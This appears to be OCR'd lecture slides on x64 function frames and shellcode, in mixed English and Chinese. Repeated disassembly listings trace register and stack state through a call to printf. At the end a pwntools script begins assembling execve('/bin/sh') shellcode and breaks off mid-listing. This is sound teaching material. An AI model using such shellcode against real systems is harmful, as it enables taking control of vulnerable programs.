
rax	10101010
rsi	50505050
rdi	40404040
rdx	30303030
rbp	3
rsp	5
rip	meow+44

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```



rax	60606060
rsi	50505050
rdi	40404040
rdx	30303030
rbp	3
rsp	5
rip	meow+46

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

low

high

5.1	5.2 0x30303030
4.1 0x20202020	4.2 0x10101010
3 stack<1>	
2 main+23	
1 XXX	
0 _libc_start_main	


rax	60606060
rsi	60606060
rdi	40404040
rdx	30303030
rbp	3
rsp	5
rip	meow+48

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* “%d\n” */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```




rax	60606060
rsi	60606060
rdi	&“%d\n”
rdx	30303030
rbp	3
rsp	5
rip	meow+55

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* “%d\n” */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```



rax	0
rsi	60606060
rdi	&“%d\n”
rdx	30303030
rbp	3
rsp	5
rip	meow+60


$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xaab5c004] /* "%d\n" */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

printf("%d\n", 0x60606060)



rax	0
rsi	60606060
rdi	&"%d\n"
rdx	30303030
rbp	3
rsp	5
rip	meow+60

$ Introduction

x64 - Function Frame

```
u1f383@u1f383:/                                                    ⌥⌘1
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* “%d\n” */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

rax	B
rsi	XXXX
rdi	XXXX
rdx	XXXX
rbp	3
rsp	5
rip	meow+65


$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

透過 function epilogue 復原上個 function frame，並回到上個 function




rax	B
rsi	XXXX
rdi	XXXX
rdx	XXXX
rbp	1
rsp	2
rip	meow+67

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* “%d\n” */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```



rax	B
rsi	XXXX
rdi	XXXX
rdx	XXXX
rbp	1
rsp	2
rip	main+23

ShellCode

$ Shellcode

Concept

- **Explanation** - 泛指攻擊者可以透過程式漏洞，將能控制到的 data 以指令的方式來執行
  - Binary 為一連串的 assembly instruction 組合而成，如果攻擊者可以在擁有執行 + 寫入權限的區段寫入一連串的 instruction，控制執行流程到該區段時就能執行 shellcode
- **Precondition** - 能控制到區塊的權限必須為 rwx or -wx 才能寫入並執行

$ Shellcode

Example

u1f383@u1f383:/

```
$
#!/usr/bin/python3

from pwn import *

context.arch = 'amd64'

# execve("/bin/sh", NULL, NULL)
sc = asm("""
xor rsi, rsi
xor rdx, rdx
xor rax, rax
mov al, 0x3b
movabs rdi, 0x68732f6e69622f
